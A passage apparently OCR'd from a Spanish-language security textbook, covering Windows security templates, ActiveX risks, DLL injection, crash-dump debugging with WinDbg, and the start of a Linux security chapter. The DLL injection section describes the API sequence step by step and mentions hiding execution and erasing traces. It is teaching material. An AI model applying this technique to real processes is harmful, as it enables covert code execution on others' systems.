En Windows hay plantillas predefinidas creadas con niveles de seguridad diferentes para adaptarse a las necesidades. Pueden ayudar a implementar un entorno altamente protegido, o bien menos protegido pero más compatible. Por ejemplo, **Setup security.inf** permite que se vuelva a aplicar la configuración predeterminada de seguridad. Podemos crear plantillas nuevas con preferencias propias o utilizar las predefinidas. Antes de realizar cambios en la configuración de seguridad, es importante saber cuál es la predeterminada y qué significa, y es recomendable hacer pruebas antes de aplicarlas en producción.

Chilexs22

PROBLEMAS INHERENTES

Existen algunas tecnologías que, por ser propias de Windows, son difíciles de evitar ya que corresponden a temas internos del sistema y su arquitectura. Un ejemplo de esto son los controles ActiveX y las bibliotecas dinámicas DLL, que veremos a continuación. También podemos considerar la existencia de virus y otros tipos

de malware que, como software malicioso en sí mismo, se basa en las debilidades de los sistemas Windows para afectar a los usuarios, pero no lo trataremos en este caso por ser un tema mucho más amplio.

Manipulación de controles ActiveX

Los controles ActiveX son una tecnología de Microsoft para soluciones Windows y aplicaciones web, y constituyen **ejecutables** con funciones implementadas a través de la interfase **IDispatch**, que permite utilizarlos como objetos insertados en aplicaciones. Esto facilitó a los programadores la implementación de APIs complejas en pocas líneas de código pero, lamentablemente, su mal uso ha provocado estragos. Por ejemplo, los antivirus web suelen actuar a través de un ActiveX registrado, también las barras complementarias de IE (Yahoo!, Google, MSN), el instalador de Windows Update y otros tantos que el usuario a veces no alcanza a notar. Existen también otros controles para el propio uso del sistema, no pensados para relacionarse con la Web, sino para aprovechar su portabilidad y reutilización. Por otro lado, hay programas que no están basados en Web y como requieren la interacción con otros contenedores, se encargan de registrar sus propios ActiveX.

Figura 14. *En las opciones* ***Configuración de seguridad*** *de Internet Explorer podemos limitar la manera en que se comportan los controles ActiveX. En general, las opciones se pueden habilitar, deshabilitar o indicar que nos consulte previamente.*

Cuando un ActiveX es registrado (instalado), pasa a estar disponible para todos y si contiene un problema de seguridad, afectaría a todos. Muchos de estos elementos se descargan de Internet y heredan los riesgos propios de la descarga y la ejecución,

ya que pueden utilizarse para la distribución de malware. El inconveniente es que un error en un ActiveX tiene un costo mayor que en otras aplicaciones, ya que ese OCX o DLL es, en ocasiones, accesible a través del navegador, que puede llamar a sus funciones y explotar un error en caso de tenerlo. Por ejemplo, si tenemos una DLL para un programa que no tiene relación con la Web, una página visitada podría invocarla y explotar un error. El **diseño tolerante** y los programas vulnerables han dado, como resultado, que esta tecnología termine por ser considerada insegura. Frente a estos problemas, Microsoft ha creado algunas técnicas para mitigar los riesgos:

- **Authenticode**: se trata de una tecnología para que el navegador pueda reconocer la firma de un archivo.
- **Safe-for-Scripting**: en este caso se le puede indicar al ActiveX si es confiable para utilizar con scripting.
- **Zonas de Internet Explorer**: clasificación lógica de las páginas, de manera tal que a cada una se le posibilitan ciertos permisos.
- **Kill bit**: un bit que, al ser activado en el registro de sistema, evita la invocación del ActiveX por medio del Internet Explorer, sin dejarlo deshabilitado por completo.
- **No JavaScript**: la deshabilitación de JavaScripts permite evitar que se ejecuten muchos ActiveX llamados por ese método.
- **ActiveX Opt-In**: por defecto, deshabilita la gran mayoría de los controles.

DLL Injection

Sabemos que el núcleo puede acceder a cualquier parte de la memoria y comunicarse con el hardware, mientras que las aplicaciones sólo tienen acceso a su espacio de direcciones virtual. Para cada proceso se crea una tabla donde cada entrada contiene la dirección virtual de su espacio de direcciones y la dirección de memoria física que le corresponde. Por esto, cuando se accede a una dirección virtual, se realiza una traducción consultando esa tabla para acceder a la memoria física que corresponde. Como cada proceso tiene una tabla para sí mismo, las direcciones virtuales se repiten (cada uno tiene un espacio de 4 GB), pero las direcciones físicas nunca se repiten y pertenecen a uno u otro. La memoria virtual asegura que un proceso sólo pueda acceder a su espacio y que las partes de la memoria física en desuso puedan pasar a un almacenamiento

Chilexs22

III ARCHIVOS .ADM

Existe un grupo de archivos predefinido de plantillas administrativas donde se define la configuración del registro y consta de: **System.adm** (configuración del sistema), **Inetres.adm** (configuración de Internet Explorer), **Wmplayer.adm** (configuración del reproductor de Windows Media), **Conf.adm** (configuración de NetMeeting) y **Wuau.adm** (configuración de Windows Update).

secundario (disco rígido). Así, tratamos al disco como RAM, pero como éste es lento, para ejecutar o leer algo se devuelve a la RAM (esto lo realiza el **gestor de memoria**).
Para introducirse en el espacio de direcciones de otro proceso estando en nivel 3 de privilegio es posible utilizar la técnica de **DLL injection**, que consiste en hacer que un proceso cargue una DLL mediante llamadas a la API, y que el código que se ejecute corra en el espacio de direcciones del proceso que ha cargado la DLL. La inyección consiste en pedir parte de memoria y uso de otro proceso para ejecutar código propio. Las DLLs, como todo ejecutable, tienen un punto de entrada que es llamado cuando son cargadas o descargadas, lo que aprovechamos para ejecutar el código.
El primer paso para una inyección DLL será, entonces, abrir el proceso que se quiere inyectar, suministrando su PID y empleando la llamada (**syscall**) **`OpenProcess`**. Una vez que se obtiene el **handle** del proceso, se extrae la dirección de la función que se quiere que ejecute cuando se cree el hilo (**thread**) remoto en él. Para ello se utiliza **`GetProcAddress`**, al que se le pasa el nombre de la DLL **`kernel32`** y el de la función de la que se quiere obtener la dirección de memoria (**`LoadLibraryA`**).
Luego se reserva memoria en el espacio de direcciones del proceso en el que se quiere inyectar la DLL para poder escribir los parámetros que se le pasarán a la función **`LoadLibraryA`** cuando se la llame. A esta función se le pasa el nombre de la DLL que se va a cargar, ya que se reserva espacio en memoria para almacenar el nombre de esa DLL mediante la función **`VirtualAllocEx`**. Una vez que está el espacio reservado, se escribe el nombre de la DLL con **`WriteProcessMemory`**. Por último, se llama a **`CreateRemoteThread`**, que creará un hilo remoto en el proceso abierto, y dicho hilo ejecutará la función **`LoadLibraryA`**, que tomará como parámetros el nombre de la DLL a cargar y terminará cargándola. Cuando la DLL esté cargada, saltará a su punto de entrada y empezará a ejecutar el código que se haya escrito en la DLL propia, con la particularidad de que correrá en el mismo espacio de direcciones que el proceso donde fue inyectada.
Esto se puede utilizar para explotar vulnerabilidades, colgarse de llamadas a funciones, alterar código o datos del proceso en memoria y otros objetivos. Las consecuencias son la posibilidad de ejecutar código de manera invisible para el sistema, engañar al software o poder borrar el ejecutable actual para eliminar rastros, inyectando el código necesario en un proceso, finalizando la ejecución y haciendo que el código inyectado se ocupe de borrar el ejecutable usado para inyectarlo.
Una vez en el otro programa, todas las referencias (punteros) a funciones y datos válidos ya no lo serán. Algunas librerías como, **`user32`** y **`kernel32`**, se cargan en casi todos los procesos del sistema, así como también **`Ntdll`**, aunque varias de sus funciones se mapean desde **`kernel32`**. Así, es posible usar las funciones de las DLLs mencionadas con la certeza de qué posición ocupan en un proceso y la confianza de que utilizarán la misma referencia en el objetivo (en su espacio de ejecución). Además, es necesario tener en cuenta que los datos originales (variables, estructuras, etcétera) no serán los mismos en el objetivo. En caso de que se necesite utilizar funciones

de librerías que no sean las básicas, no será posible asumir que el anfitrión cuenta también con ellas ni que éstas permanecen en las mismas posiciones de memoria, por lo que deberán cargarse dentro del código a inyectar, acción posibilitada por la API al contar con la función **`LoadLibraryA`** de **`kernel32.dll`**.

Windows Debugging

En un sistema operativo, hay **interdependencias** entre componentes que hacen que, muchas veces, no sepamos dónde buscar soluciones. En esos casos podemos acudir a la **depuración** para darnos cuenta exactamente qué está haciendo el sistema. Entonces, debemos escribir la información de memoria en un archivo de volcado para luego realizar la interpretación, que es la tarea que realiza el **depurador**. Luego de lo que veremos aquí, para conocer más sobre temas relativos a la depuración en Windows, es recomendable visitar el blog del especialista argentino Rodolfo Finochietti (**Microsoft MVP**) en **http://weblogs.shockbyte.com.ar/rodolfof**.

Análisis de errores

El diagnóstico y corrección de errores de software no es tarea fácil, en especial cuando no hay una causa aparente, o si no se puede reproducir el error con facilidad. La razón principal para querer depurar una aplicación será hallar la causa de un problema que está evitando el funcionamiento normal del sistema.

En un diagnóstico podemos distinguir dos etapas. La primera es el **descubrimiento**, y su objetivo es obtener información del estado de la aplicación y del sistema en el instante en el que se produjo el error, y también lograr que continúen funcionando. La otra etapa es la **depuración** en sí, donde se pueden usar dos técnicas: **en vivo** (durante la ejecución) y **postmórtem** (analizando información recopilada en la etapa previa). Con la depuración, tenemos la ventaja de que estamos tratando con información que se ha obtenido de un problema real en lugar de una reproducción. Por supuesto que cada etapa se caracteriza por el uso de distintas herramientas.

Usando el **servicio de informe de errores** podemos obtener información extra sobre la condición que ha causado el error. Cuando ocurre un error de parada (stop error) se presenta un mensaje y se guarda el diagnóstico en el correspondiente archivo de volcado. Luego, en el próximo reinicio, el servicio se encargará de recopilar la información y realizará varias acciones:

- A pesar de no estar relacionado de forma directa con el servicio de informe, aparece el **seguimiento de apagado** (Shutdown Event Tracker), justo a continuación del login. El cuadro de diálogo que aparece permite añadir información al evento, mientras que el número de evento y los parámetros son agregados automáticamente. Luego, se agrega un evento al registro del sistema con el identificador (ID) 1076 y se continúa el proceso de inicio.

- Muestra un alerta luego de iniciado el sistema. El servicio de informe indica que el sistema se ha **recuperado de un error grave**.
- Presenta la opción de envío de informes. Es posible enviar a Microsoft el informe de error o no hacerlo, además de ser opcional ver los datos y la ubicación del archivo XML que se enviará (contiene la versión de Windows, el idioma y la lista con los dispositivos y controladores cargados en el momento del error).




Figura 15. *Desde la ventana* ***Informe de errores*** *podemos deshabilitar o habilitar los informes de errores para el sistema y las aplicaciones. También podemos indicar para qué programas se habilitará.*

El volcado de memoria

El **volcado de memoria** implica la captura del estado de la memoria física en un momento determinado. Se realiza en un archivo que será procesado posteriormente para análisis y puede ser de distinto tamaño. Se configura desde **Propiedades de Sistema**, en la solapa **Avanzado**, dentro de la opción **Configuración de Inicio y recuperación**, eligiendo la opción de la lista de información de depuración (allí es posible cambiar la ubicación). Existen tres tamaños predeterminados:

- **Volcados de memoria pequeños** (**minidump**): contienen la mínima información útil. Se escriben rápidamente, minimizando el tiempo de detención y permitiendo un rápido reinicio (son, al menos, 2 MB). Incluye la información del mensaje al detenerse, la lista de controladores (drivers), parámetros, contexto del procesador (**PRCB**), información del proceso y contexto del núcleo (**EPROCESS**), del proceso y subproceso (**ETHREAD**) y la

pila de llamadas del modo núcleo para el subproceso. Con estos datos no es posible encontrar errores que no hayan sido producidos por el subproceso en ejecución. Cuando aparece otro problema, el archivo anterior se conserva y se da, a cada nuevo archivo, un nombre distinto codificado por fecha. Por ejemplo, **Mini01012009-01.dmp** es el primer archivo, generado el 1 de enero de 2009. Los archivos se encuentran en **%SystemRoot%\Minidump**.

- **Volcado de memoria del núcleo**: guarda el contenido de la memoria del núcleo. Requiere un archivo más grande e incluye más información, es útil para análisis minuciosos y es de tamaño medio (varios megas). Tardan más en escribirse, incrementando la duración de la parada ante un fallo. En cuanto ocurre un error, se guarda un volcado con nombre **%SystemRoot%\memory.dmp** y, a la vez, un volcado pequeño en **%SystemRoot%\Minidump**.
- **Volcado de memoria completa**: guarda el contenido entero de la memoria física en la misma partición del sistema, al ocurrir el error. Su tamaño será del tamaño de la memoria física total, y no está disponible en sistemas con más de 2 GB de RAM. Incluye información del núcleo y del modo usuario. Contiene la memoria de las aplicaciones, a pesar de que ésta no suele ser necesaria. Se almacena en **%SystemRoot%\Memory.dmp** y también hace un volcado pequeño en **%SystemRoot%\Minidump**.




Figura 16. *Desde la ventana de configuración* ***Inicio y recuperación*** *podemos indicar qué tipo de volcado de memoria realizará el sistema y asociarlo a un archivo en particular, entre otras opciones.*

Librería de símbolos

Los símbolos de depuración (symbols) son archivos que almacenan información de nombres de funciones y variables que se usan en un binario. Éstos son producidos por un **enlazador** (linker) como archivo por separado, ya que los archivos binarios no los requieren para funcionar. Se crean dos tipos de símbolos: los **privados**, de uso interno, y los **públicos**, con un subconjunto de ellos. Además, existen las **Checked builds** de Windows, que son compilaciones especialmente creadas con código adicional para realizar depuración.

Como mínima configuración, es posible especificar al depurador dónde buscar los símbolos, aunque se considera más sencillo definirlo creando la variable de entorno **_NT_SYMBOL_PATH**. Lo deseable es que al buscar un símbolo, el depurador apunte a las carpetas donde se almacenan los descargados. En caso de no encontrarlo, que busque en una carpeta de caché y, si no, que lo traiga de la librería online y lo almacene en caché (o lo comparta en red).

El servidor de símbolos está creado con la tecnología **SymSrv** (**SymSrv.dll**), provista con las herramientas de depuración. SymSrv genera una caché local de símbolos para su rápida y automática resolución. Para utilizar el servidor de símbolos sólo debemos usar la correcta sintaxis en la ruta de acceso, cuyo formato es: **SRV*carpeta*URL**. Para establecer esa ruta en **WinDBG** (herramienta de la que hablaremos más adelante), debemos escribir **.sympath SRV*c:\symbols*http://msdl.microsoft.com/download/symbols**.

Los archivos **.pdb** (Program Data Base) que acompañan a los binarios son los símbolos del código y sirven de traducción entre direcciones de memoria (offsets) dentro de un módulo y el nombre recibido al desarrollarlo (identificador). Por ejemplo, en una librería llamada **milibreria.dll** con un método llamado **acceder**, si tuviera sus símbolos se podría ver desde WinDbg algo parecido a **milibreria!acceder** y, si no, se podría ver algo como **milibreria+0x13AB**, que no brinda ninguna información sobre lo que realiza el método. WinDbg permite, además, montar un servidor propio de símbolos en disco.

Herramientas asociadas

Incluidas dentro de Windows hay dos herramientas muy útiles para obtener información básica para análisis de errores: el **Administrador de tareas** (**Task Manager**), que

Chilexs22

III LIBRERÍAS DE SÍMBOLOS ONLINE

Microsoft facilita los símbolos de depuración de dos formas: mediante un servicio web de servidor de símbolos al que accede el depurador (**http://msdl.microsoft.com/download/symbols**) y a través de paquetes de descarga individual, donde deberemos elegir los que correspondan con la versión y plataforma del sistema operativo a depurar.

permite obtener distintas métricas en tiempo real (CPU, memoria física y virtual, etcétera) y el **Monitor de Rendimiento** (**Performance Monitor**), que permite registrar valores de rendimiento en tiempo real o bien en un archivo para su análisis futuro.




***Figura 17.** El monitor **Rendimiento** nos permite obtener información útil sobre el funcionamiento del equipo, además de indicarnos alertas y registros.*

Más allá de las herramientas que vienen instaladas de manera predeterminada, existe **Debugging Tools for Windows**, un kit de aplicaciones y documentación para depuración. Una de las herramientas principales es **WinDbg**, un depurador con interfaz gráfica que permite analizar procesos de usuario y al kernel, soportando depuración en ejecución y postmortem mediante análisis de volcados. Emplea **dbgeng.dll**, una biblioteca de servicios de depuración sobre la

Chilexs22

RECURSOS ESPECÍFICOS EN LA WEB

Podemos encontrar información sobre DLL Injection en **http://foro.elhacker.net/programacion_general/injection_dll-t172559.0.html**, **www.codeproject.com/KB/DLL/DLL_Injection_tutorial.aspx**, **www.edgeofnowhere.cc/viewtopic.php?p=2483118** y **www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf**.

que se basan casi todas las herramientas del kit. Otra herramienta útil es **dumpchk.exe**, una utilidad de consola para comprobar que se ha creado correctamente un archivo de volcado.




***Figura 18. WinDbg** es el depurador por excelencia para sistemas Windows. Podemos descargarlo en forma gratuita desde el sitio oficial de Microsoft, para sistemas de 32 y 64 bits.*

También existen extensiones para WinDbg, como **sos.dll**, que incluye comandos para visualizar información que se encuentra en la **pila** (**stack**), además de objetos, threads, garbage collector, etcétera, y está incluida en .NET Framework. También tenemos la posibilidad de usar el framework completo de depuración de **Visual Studio .NET**, que además soporta depuración remota. Dentro de las herramientas de debugging también encontramos **Autodump+** (**ADPlus**) (**http://msdn.microsoft.com/en-us/library/cc265629.aspx**), un VBScript para volcados de análisis postmortem (al ser un script requiere una sesión interactiva). Otra herramienta útil es **Debug Diagnostics** (**http://blogs.msdn.com/debugdiag**), que sirve para obtener y analizar datos y volcados y se instala como servicio, evitando tener que dejar una sesión abierta. Dispone de una consola gráfica y asistentes que diagnostican problemas de memoria comunes, y viene incluida en el **Internet Information Services Diagnostic Tools**. La última mención es para **Process Explorer** de Sysinternals (**http://download.sysinternals.com/Files/ProcessExplorer.zip**), que ofrece información sobre procesos, DLLs, memoria, etcétera.




***Figura 19. Process Explorer** nos permite ver el funcionamiento interno del sistema y las aplicaciones, y acceder a información detallada sobre el comportamiento de los procesos y la memoria.*

Chilexs22

... RESUMEN

En este capítulo hemos conocido lo referente a la seguridad en sistemas Windows, analizando sus componentes de administración, los servicios de directorio y su estructura interna, y mencionamos las distintas versiones y sus características. Finalmente, vimos el tema de debugging y algunos problemas propios de la plataforma.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿En qué consiste la arquitectura interna básica de un sistema Windows?

2 ¿Cuál es la función del registro y cuáles son sus secciones principales?

3 ¿Cuáles son los sistemas de archivos utilizados por Windows y qué ventajas de seguridad posee cada uno?

4 ¿Cuáles son los protocolos de autenticación de red que utilizan los sistemas Windows?

5 ¿Cuáles son los principales sistemas Microsoft para servidor y para estación de trabajo? ¿Cuáles son sus principales características de seguridad?

6 ¿Qué es Active Directory y cuáles son sus componentes principales?

7 ¿En qué consiste la técnica de inyección DLL?

8 ¿Qué inconvenientes presenta el uso de controles ActiveX?

9 ¿Qué funciones permite realizar el software de debugging?

10 ¿Qué es el volcado de memoria y qué tipos de volcado permite hacer un sistema Windows?

ACTIVIDADES PRÁCTICAS

1 Instale versiones antiguas de Windows en máquinas virtuales y compruebe su seguridad a la luz de la tecnología actual.

2 Utilice el asistente de instalación de servidores Windows para hacer funcionar un controlador de dominio.

3 Revise el registro del sistema en busca de cadenas que puedan contener información sensible.

4 Aplique la función de volcado de memoria del sistema y compruebe la correcta creación del archivo de volcado.

5 Ajuste al máximo las características de seguridad de un sistema Windows y analice las desventajas asociadas.

Chilexs22

Capítulo 9

Seguridad en Sistemas GNU/Linux

En este capítulo analizaremos el sistema operativo Linux desde la perspectiva de seguridad. Nos centraremos en sus características intrínsecas y a partir de ellas analizaremos el proceso de hardening del sistema. Veremos las características generales que no dependen de la distribución, y luego algunos detalles de las distribuciones más importantes.

Generalidades	**254**
Software GNU, Kernel y la seguridad	254
Estructura estándar de directorios	255
Linux como plataforma de análisis	257
Seguridad desde el cargador de arranque	258
Características de los sistemas de archivos	259
Administración insegura	**261**
Usuarios, grupos y claves	261
Archivos y permisos	262
Gestión de procesos	264
Chequeos de integridad	265
Ocultar huellas	266
Seguridad en la red	**268**
Servicios de red	268
Listas de Control de Acceso	269
Firewalling en Linux	270
Seguridad avanzada	**274**
Seguridad del kernel	274
Malware en Linux	277
Hardening del sistema	**277**
Resumen	**279**
Actividades	**280**

Chilexs22

GENERALIDADES

Actualmente, es innegable que cualquier profesional de la seguridad informática debe conocer y estar familiarizado con el sistema Linux. No se puede desconocer el hecho de que una gran cantidad de herramientas están disponibles sólo para el sistema operativo del pingüino o bien, la versión que corre sobre este sistema es más eficiente.

Software GNU, Kernel y la seguridad

Una de las grandes paradojas de la seguridad son las aproximaciones que se dan respecto del mejor modelo para desarrollar software. Por un lado, **la seguridad por ocultación**, donde se plantea que la seguridad está dada por el hecho de que nadie conoce cómo está diseñado un determinado sistema. Un ejemplo de este modelo de desarrollo es el software propietario.

En oposición al anterior, tenemos el modelo **open source**, donde el código fuente está disponible para la comunidad. En este modelo se plantea, como ventaja, el hecho de que muchos desarrolladores estén auditando el código, lo que da como resultado un producto final de mayor calidad y más seguro.

***Figura 1.** Sitio web de la Fundación Software Libre América Latina (**www.fsfla.org**).*

Chilexs22

ENLACES DE INTERÉS

Algunos enlaces del mundo del software libre y Linux interesantes son Free Software Foundation (**www.fsf.org**), Open Source Software (**www.opensource.org**), Linux Online (**www.linux.org**), Linux Professional Institute (**www.lpi.org**), El rincón de Linux (**www.linux-es.org**), Sitio oficial del kernel (**www.kernel.org**), Viva Linux (**www.vivalinux.com.ar**) y Planeta Linux (**www.planetalinux.com.ar**).

